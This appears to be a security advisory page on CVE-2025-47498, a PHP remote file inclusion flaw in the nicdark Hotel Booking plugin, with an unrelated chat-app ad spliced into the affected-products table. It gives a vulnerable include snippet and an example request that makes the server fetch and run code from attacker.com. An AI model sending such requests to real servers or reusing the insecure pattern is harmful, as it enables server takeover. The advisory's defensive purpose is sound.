
Overview
This report addresses the critical vulnerability CVE-2025-47498 found in the nicdark Hotel Booking system. This vulnerability, pertaining to the improper control of filename for include/require statement in PHP programs, could potentially allow attackers to execute malicious scripts remotely on the server. Consequently, this issue poses a significant risk to the system’s integrity, potentially leading to full system compromise or data leakage.
Vulnerability Summary
CVE ID: CVE-2025-47498
Severity: High (7.5 CVSS Score)
Attack Vector: Remote
Privileges Required: None
User Interaction: None
Impact: Potential system compromise or data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
nicdark Hotel Booking | All versions through 3.6
How the Exploit Works
The PHP Remote File Inclusion vulnerability allows an attacker to include a remote file, typically through a script on a web server, due to the misuse of require() or include() functions in PHP. This misuse can allow the attacker to run arbitrary PHP code in the server context, potentially leading to severe consequences such as system compromise or data leakage.
Conceptual Example Code
<?php
// vulnerable PHP code
$incfile = $_REQUEST["file"];
include($incfile . ".php");
?>
An attacker could exploit this by sending a request like this:
GET /vulnerable_page.php?file=http://attacker.com/malicious_code HTTP/1.1
Host: target.example.com
This would result in the server downloading and executing the malicious PHP code hosted on attacker.com.
Recommended Mitigation Techniques
It is advised to apply the vendor patch as soon as it becomes available. In the interim, Web Application Firewalls (WAF) or Intrusion Detection Systems (IDS) can be used to filter out malicious requests targeting this vulnerability. Furthermore, it is good practice to avoid using user input directly in file include operations and instead use a white-list of allowable inputs.
